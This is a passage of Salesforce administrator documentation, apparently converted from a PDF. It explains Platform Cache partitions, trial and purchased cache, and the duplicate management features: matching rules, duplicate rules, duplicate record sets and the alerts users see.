Use Platform Cache partitions to improve the performance of your applications. Partitions allow you to distribute cache space in the way that works best for your applications. Caching data to designated partitions ensures that it's not overwritten by other applications or less-critical data.

To access the Partition tool in Setup, enter *Platform Cache* in the Quick Find box, then select **Platform Cache**.

Use the Platform Cache Partition tool to:

- Request trial cache.
- Create, edit, or delete cache partitions.
- Allocate the session cache and org cache capacities of each partition to balance performance across apps.
- View a snapshot of the org's current cache capacity, breakdown, and partition allocations (in KB or MB).
- View details about each partition.
- Make any partition the default partition.

To use Platform Cache, create at least one partition. Each partition has one session cache and one org cache segment and you can allocate separate capacity to each segment. Session cache can be used to store data for individual user sessions, and org cache is for data that any users in an org can access. You can distribute your org's cache space across any number of partitions. Session and org cache allocations can be zero, or five or greater, and they must be whole numbers. The sum of all partition allocations, including the default partition, equals the Platform Cache total allocation. The total allocated capacity of all cache segments must be less than or equal to the org's overall capacity.

You can define any partition as the default partition, but you can have only one default partition. When a partition has no allocation, cache operations (such as get and put) are not invoked, and no error is returned.

Capacity calculations occur every 5 minutes by default. To make sure you're seeing the latest capacity and allocation, click **Recalculate**.

Request a Platform Cache Trial

To test performance improvements by using Platform Cache in your own org, you can request trial cache for your production org. Enterprise, Unlimited, and Performance editions come with some cache, but adding more cache often provides greater performance. When your trial request is approved, you can allocate capacity to partitions and experiment with using the cache for different scenarios. Testing the cache on a trial basis lets you make an informed decision about whether to purchase cache.

Purchase Platform Cache

You can purchase Platform Cache space to improve the performance of your application.

SEE ALSO:

Apex Developer Guide

Request a Platform Cache Trial

To test performance improvements by using Platform Cache in your own org, you can request trial cache for your production org. Enterprise, Unlimited, and Performance editions come with some cache, but adding more cache often provides greater performance. When your trial request is approved, you can allocate capacity to partitions and experiment with using the cache for different scenarios. Testing the cache on a trial basis lets you make an informed decision about whether to purchase cache.

Salesforce approves trial cache requests immediately and sends you an email to notify you that your Platform Cache trial is active. It can take a few minutes for you to receive the email. You receive 30 MB of trial cache space (10 MB if you have Developer Edition). If you need more trial cache space, contact Salesforce.

Note: You can make up to 10 trial cache requests, and you must wait 90 days between trials.

After you request trial cache, you receive emails at the following intervals.

At activation
You can now allocate capacity to partitions and test the trial cache in your org.

Three days before expiration
Before expiration, be sure to reconfigure your partitions to deallocate the added trial space.

At expiration
The trial cache is removed from your org.

Note: If you haven't deallocated enough space, Salesforce reduces your partition sizes to remove the granted trial cache space.

Developer Edition Orgs

You can request trial cache for a Developer Edition org. After you sign up for the org, request trial cache from the Platform Cache Partition tool. ISVs who are using Developer Edition orgs to create managed packages can get 10 MB of trial cache for up to two Developer Edition orgs. ISVs can contact their Salesforce representative to get trial cache in Developer Edition orgs.

Cache Reduction Algorithm

At the end of your trial period, Salesforce removes the granted trial cache space from your org. Before your trial ends, make sure that you've deallocated your trial cache space. You can deallocate space from the Platform Cache Partition tool by resetting partition allocations. If you don't deallocate the cache space, Salesforce removes the granted cache using the following process.

- The system removes cache from the smallest non-default partition first.

  Note: The size of a partition is the total allocation for the partition, which includes org-wide cache and namespace-specific cache.

- The system then works its way through the partitions from smallest to largest in size. If multiple partitions have the same size, the system proportionally removes cache from these partitions.
- The system reduces partitions to a minimum size of 5 MB, unless all the trial cache space can't be removed. In this case, partitions are reduced to 0 MB.
- The default partition (if it exists) is reduced last only if the trial cache space can't be removed from all other partitions.

If unallocated space is present:

- If the amount of unallocated space is greater than the amount of space that must be removed, the system removes only unallocated space.

- If the amount of unallocated space is less than the amount of space that must be removed, the system removes the unallocated space first. The system then follows the cache reduction process to remove the remaining amount.

SEE ALSO:

Cache Force.com Data

Purchase Platform Cache

You can purchase Platform Cache space to improve the performance of your application.

Platform Cache is available to customers with Enterprise Edition orgs and above. The following editions come with some default cache space, but often, adding more cache gives even greater performance enhancements.

- Enterprise Edition (10 MB by default)
- Unlimited Edition (30 MB by default)
- Performance Edition (30 MB by default)

To determine how much cache would be beneficial to your applications, you can request trial cache and try it out in your org. Platform Cache can improve performance in the following situations, among many others.

- Orgs with a large amount of Apex customization
- Orgs with large numbers of concurrent users
- Orgs or applications with complex calculations or queries

In addition, ISVs can purchase cache for use with the applications they provide to customers.

Cache space is sold in 10-MB blocks, with an annual subscription. To purchase Platform Cache, contact your Salesforce representative.

SEE ALSO:

Cache Force.com Data

Manage Duplicate Records in Salesforce

Maintaining clean and accurate data is one of the most important things you can do to get the most out of Salesforce. Use Data.com duplicate management to control whether and when users can create duplicate records in Salesforce; customize the logic that's used to identify duplicates; and create reports on duplicates that users save.

Note: Duplicate management uses Data.com technology but does *not* require a Data.com license.

Duplicate management features are set up and turned on by default for business accounts, contacts, and leads. To use duplicate management for person accounts, enable person accounts, and then activate person account matching and duplicate rules in Setup.

Here's how duplicate management works.

- *When a user tries to save a new record*, the record is first compared with existing Salesforce records to identify possible duplicates (1). The criteria used to compare records and identify the possible duplicates are defined by a *matching rule*. Next, a list of possible duplicates is returned (2). What happens when the record being saved is identified as a possible duplicate depends on what's defined in the *duplicate rule* (3). For example, the duplicate rule could block users from saving the possible duplicate record or allow them


EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

to save it anyway. Both the Block and Allow options include an alert, which tells users why they can't save the record and what to do about it. The Allow option includes the ability to report on the duplicate records.

- *When a user tries to save an edited record*, the record is checked to see if the user has changed the value of a matching rule field. If so, the duplicate management process works as described for new records. If not, no further action is taken and duplicates are not detected.



Considerations for Using Duplicate Management

Here are some considerations for using duplicate rules, matching rules, and duplicate record sets.

Duplicate Management Concepts

To configure Data.com Duplicate Management more effectively, it's important to understand some key concepts.

Set Up Duplicate Management in Salesforce

Using Duplicate Management in your org requires two separate rules: a duplicate rule and a matching rule. The duplicate rule tells Salesforce what action to take when duplicates are identified. The matching rule defines how records are compared to one another to identify possible duplicates. If you like, adjust options for displaying duplicate records to users. You can generate reports of duplicate records.

Matching Rule Reference

Here's information on how matching rules work and how to use them.

Duplicate Rule Reference

Here's some additional information that will help you understand how duplicate rules work and how to use them.

Duplicate Management FAQs

Answers to common questions about Data.com Duplicate Management.

Considerations for Using Duplicate Management

Here are some considerations for using duplicate rules, matching rules, and duplicate record sets.

Considerations for Duplicate Rules

- Duplicate rules are available for business accounts, person accounts, contacts, leads, and custom objects.
- Duplicate rules don't run when:
  - Records are created using Quick Create or Community Self-Registration.
  - Leads are converted to accounts or contacts *and* your organization doesn't have the "Use Apex Lead Convert" permission.
  - Records are restored with the **Undelete** button.
  - Records are added using Lightning Sync.
  - Records are manually merged.
  - A Self-Service user creates records and the rules include conditions based on the User object.
  - Duplicate rule conditions are set for lookup relationship fields and records with no value for these fields are saved. For example, you have a condition that specifies a duplicate rule only runs when `Campaign DOES NOT CONTAIN 'Salesforce'`. Then, if you add a record with *no value* for the `Campaign` field, the duplicate rule doesn't run.
- Sometimes, if duplicate rules are set for an alert to show when duplicates are found, users are *always* blocked from saving records and *do not* see a list of duplicates. This situation happens when:
  - Records are added using the data import tools.
  - A person account is converted to a business account (and the newly created business account matches existing business accounts).
  - Records are added or edited using Salesforce APIs.
- If you're saving multiple records at the same time and your duplicate rules are set to Block or Alert, records within the same save aren't compared to each other; they are only compared with records already in Salesforce. This behavior doesn't affect the `Report` action, and duplicate record sets include records that match other records in the same save.
- Custom picklists are not supported when they're included in a matching rule that's used in a cross-object duplicate rule.
- The customizable alert text in duplicate rules isn't supported by the Translation Workbench.
- Up to 5 active duplicate rules are allowed per object.
- Up to three matching rules are allowed per duplicate rule, and each matching rule must be of a different object.
- Duplicate management features are enabled by default for business accounts, contacts, and leads. To use duplicate management features for person accounts, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup. New orgs come with standard duplicate rules for each supported object. Each duplicate rule is associated with a matching rule. You can deactivate these rules or create custom rules.

Considerations for Matching Rules

- Matching rules are available for business accounts, person accounts, contacts, leads, and custom objects.
- Standard and custom matching rules that use fuzzy matching methods only support Latin characters, and, if you're using international data, we recommend using the Exact matching method with your matching rules.

- If the value of a lookup field is a person account and the matching rule is based on a contact lookup field, the matching rule isn't applied. All contact lookup fields except `Reports To` on the Contact object contain both contacts and person accounts unless you configure a lookup filter to exclude person accounts. To match on person account values, use an account lookup field instead.
- If the record chosen as master is below another selected duplicate in a hierarchy, you can't finish merging. Choose a different master or edit the `Parent Account` or `Reports To` value on one of the records.
- If a field on an object is no longer available in your org, it can cause matching rules with mappings to this field to be ignored and duplicate detection to be affected. Check all duplicate rule field mappings for an object if there is a change to the fields available in your org. For example, the `Clean Status` field is only available to customers with a Data.com license. If your org no longer has a Data.com license, this field is no longer available and matching rules with mappings to this field are ignored.
- Only 1 lookup relationship field is allowed per matching rule.
- Up to 5 active matching rules are allowed per object.
- Up to 25 total active matching rules are allowed.
- Up to 100 total matching rules are allowed (both active and inactive).
- Up to 5 matching rules can be activated or deactivated at a time.
- Matching rules that include fields with Platform Encryption do not detect duplicates. If your org has Platform Encryption enabled, make sure that your matching rules do not include encrypted fields.

Considerations for Duplicate Record Sets

- By default, duplicate record sets are visible to only administrators, but the administrator can grant visibility to other users.
- If a lead is identified as a duplicate but converted before the duplicate record set is created, the converted lead isn't included in a duplicate set.

SEE ALSO:

Duplicate Rules

Guidelines and Considerations for Merging Duplicate Accounts

Considerations for Merging Duplicate Contacts

Considerations for Merging Duplicate Leads

Duplicate Management Concepts

To configure Data.com Duplicate Management more effectively, it's important to understand some key concepts.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Duplicate Rules

Duplicate rules are used to control whether and when you can save duplicate records within Salesforce.

Matching Rules

Matching rules are used to identify duplicate records within Salesforce.

Duplicate Record Sets

Quickly see a list of duplicate records, grouped into duplicate sets, by clicking the Duplicate Record Sets tab. To do so, your organization needs to use the report action with its duplicate rules.

Duplicate Error Logs

If your organization uses Data.com Duplicate Management, you can view any system errors that prevent the duplicate rules or matching rules from running successfully.

How Duplicate Management Affects Your Users

When you've set up and activated Duplicate Manage features in Salesforce, here's what your users see when they try to enter data for or save a record identified as a possible duplicate.

Duplicate Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Duplicate rules are used to control whether and when you can save duplicate records within Salesforce.

Duplicate rules tell Salesforce what action to take when you attempt to create a duplicate record. Each duplicate rule requires at least one matching rule to identify which existing records are possible duplicates.

You can configure your duplicate rule to do something when a record is created and edited. However, the rule only runs for edited records if the fields being edited are included in the associated matching rule.

Standard duplicate rules are set up and activated by default for business accounts, contacts, and leads. To use the standard duplicate rule for person accounts, first enable person accounts, and then activate the rule in Setup. We recommend using the standard duplicate rules because they're designed to work with the standard matching rules to return the best possible match candidates. You can deactivate the standard duplicate rules at any time. The standard duplicate rules aren't editable, but you can create custom duplicate rules.

Example: The duplicate rule can block you from saving records that have been identified as possible duplicates or allow them to save them anyway. Both the Block and Allow options include an alert, which tells you why you can't save the record and what to do about it. The Allow option includes the ability to report on the duplicate records.

SEE ALSO:

Create or Edit Duplicate Rules

Manage Duplicate Records in Salesforce

Matching Rules

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Matching rules are used to identify duplicate records within Salesforce.

Watch a video: Understanding Matching Rules

A matching rule is made up of individual fields that are assembled into an equation. Each field contains matching criteria that tell the rule how to compare the fields and what conditions need to be met for the specific field to be considered a match.

After a matching rule is activated, one or more match keys are automatically created and applied to existing records. (Also known as indexing, this process improves performance and returns a better set of match candidates because the matching rule is only looking for duplicates among records with the same match key.)

When the matching rule is run, it compares the record's match keys against those for existing records. Then, for records that share the same match keys, the matching rule uses matching algorithms to compare fields and determine

how closely the fields, and ultimately the records, match. If two records' don't share the same match keys, they are not considered duplicates and the matching algorithms will not even be applied to them.

Example: A simple matching rule might specify that if two records' `Email` and `Phone` values match exactly, they are possible duplicates. Or you can use a variety of "fuzzy" matching methods to compare the fields.

Use matching rules with duplicate rules to manage whether and when users are allowed to create duplicate records within Salesforce.

You can use the standard matching rules or create your own custom matching rule. We recommend you use the standard matching rules because they've been carefully designed to return the best possible set of match candidates.

SEE ALSO:

Create or Edit Custom Matching Rules

Matching Rule Reference

Duplicate Record Sets

Quickly see a list of duplicate records, grouped into duplicate sets, by clicking the Duplicate Record Sets tab. To do so, your organization needs to use the report action with its duplicate rules.

When a user saves a record that's identified as a duplicate by a duplicate rule with the report action:

- The saved record and all its duplicates, up to 100, will be assigned to a new or existing duplicate record set.
- The saved record and each of its duplicates will be listed as a duplicate record item within the duplicate record set.
- If the duplicate rule is configured to find duplicates across objects, all cross-object duplicates will be listed as duplicate record items within the duplicate record set.

Duplicate record sets and duplicate record items can be used to do the following.

- Create custom report types
- Create custom fields
- Write validation rules, triggers, and workflow rules
- Modify the fields that can appear on the respective page layouts

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Considerations for Using Duplicate Management

Duplicate Error Logs

If your organization uses Data.com Duplicate Management, you can view any system errors that prevent the duplicate rules or matching rules from running successfully.

From Setup, enter *`Duplicate Error Logs`* in the `Quick Find` box, then select **Duplicate Error Logs**. There, you can see which, if any, errors occurred. Error logs are deleted after 90 days.

Example: Here are some scenarios that could produce an error on the log.

- The match engine used for fuzzy matching is temporarily unavailable. Therefore, any matching rules that include fuzzy matching methods will not run.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- The Report action on duplicate rules fails because the system is unable to create a duplicate record set.

How Duplicate Management Affects Your Users

When you've set up and activated Duplicate Manage features in Salesforce, here's what your users see when they try to enter data for or save a record identified as a possible duplicate.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How Duplicate Management Affects Your Users in Lightning Experience

In Lightning Experience, after you activate duplicate rules on a supported object, duplicates are detected in two situations. One, when a user is in the process of creating or editing a record, Salesforce detects duplicates before the record is saved. Two, when a user views a record for which duplicates exist, Salesforce displays an alert and a link to the duplicates. Users who have permission can merge them.

How Duplicate Management Affects Your Users in Salesforce Classic

When you've created and activated duplicate rules and your users try to save a record that's identified as a possible duplicate, users are given guidance on how to proceed. This is what they see in Salesforce Classic.

SEE ALSO:

Manage Duplicate Records in Salesforce

How Duplicate Management Affects Your Users in Lightning Experience

In Lightning Experience, after you activate duplicate rules on a supported object, duplicates are detected in two situations. One, when a user is in the process of creating or editing a record, Salesforce detects duplicates before the record is saved. Two, when a user views a record for which duplicates exist, Salesforce displays an alert and a link to the duplicates. Users who have permission can merge them.

Prevent Users from Creating Duplicate Records in Lightning Experience

To prevent your users from creating duplicates when creating or editing a record, activate duplicate rules for business accounts, contacts, or leads.

Let Users View and Merge Existing Duplicate Records in Lightning Experience

Help your sales teams maintain great relationships with customers, and keep your leads, accounts, and contacts clutter free when they use Lightning Experience. By displaying duplicates of existing records, you can stop a sales rep from spoiling a customer relationship—and wreaking havoc on your data. Users with permission can merge duplicates of the same kind (for example, duplicate leads) using Lightning Experience or Salesforce Classic.

Prevent Users from Creating Duplicate Records in Lightning Experience


To prevent your users from creating duplicates when creating or editing a record, activate duplicate rules for business accounts, contacts, or leads.

EDITIONS


Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

After you activate duplicate rules, duplicate rules run when a user enters or edits data on a record. If duplicates are detected, a general alert appears—not the customizable alert associated with your duplicate rules. The alert includes the number of potential duplicates. This number includes only the records the user has access to, even if the duplicate rule's record-level security was set to `Bypass sharing rules`. Users can click the alert to review the matching Salesforce records.



If your users try to save a record identified as a possible duplicate, here's what they see.



- All duplicate rules include a system-generated message (1) that tells the user how many possible duplicates were found. The number of possible duplicates includes only the records the user has access to, even if the duplicate rule's record-level security was set to `Bypass sharing rules`. (The `Bypass sharing rule` option tells the associated matching rule to compare all records, regardless of the user's access.) If the user doesn't have access to any of the records that are identified as possible duplicates, then this message just says there are duplicates detected and the number of duplicates isn't included. The list of possible duplicates displayed only includes records the user has access to.
- If your duplicate rule includes an alert, it appears above the system-generated message (2).
- If your duplicate rule allows users to save a record even if it's a duplicate, they can close this dialog and save the record. If your duplicate rule blocks users from saving a record that is a possible duplicate, the record can't be saved until the user makes the necessary changes to the record so it's no longer flagged as a possible duplicate.
- The list of possible duplicates (3) includes only records the user has access to (up to the first seven fields that were compared by the associated matching rule). Records are listed in the order they were last modified. Users can go directly to one of the records in the list by clicking its link.

SEE ALSO:

Manage Duplicate Records in Salesforce

Let Users View and Merge Existing Duplicate Records in Lightning Experience


Help your sales teams maintain great relationships with customers, and keep your leads, accounts, and contacts clutter free when they use Lightning Experience. By displaying duplicates of existing records, you can stop a sales rep from spoiling a customer relationship—and wreaking havoc on your data. Users with permission can merge duplicates of the same kind (for example, duplicate leads) using Lightning Experience or Salesforce Classic.

When you enable duplicate and matching rules, a potential duplicates card (1) on record home pages alerts sales reps to duplicates. You can switch to a temporary toast message (2) or display both alerts.


EDITIONS

Available in: Lightning Experience


Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions




1. In Setup, in the Quick Find box, enter `App Builder` and then click **Lightning App Builder**.
2. On the Accounts, Contacts, or Leads page, add the Potential Duplicates component.




3. If desired, select a different option to alert sales reps to duplicates.



Sometimes the list of duplicates by itself is all the information a sales rep needs. But a rep who has permission to merge duplicates can choose up to three records to merge.



Before merging, the rep can choose the correct value for each field.



SEE ALSO:

- Guidelines and Considerations for Merging Duplicate Accounts
- Considerations for Merging Duplicate Contacts
- Considerations for Merging Duplicate Leads


How Duplicate Management Affects Your Users in Salesforce Classic

When you've created and activated duplicate rules and your users try to save a record that's identified as a possible duplicate, users are given guidance on how to proceed. This is what they see in Salesforce Classic.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



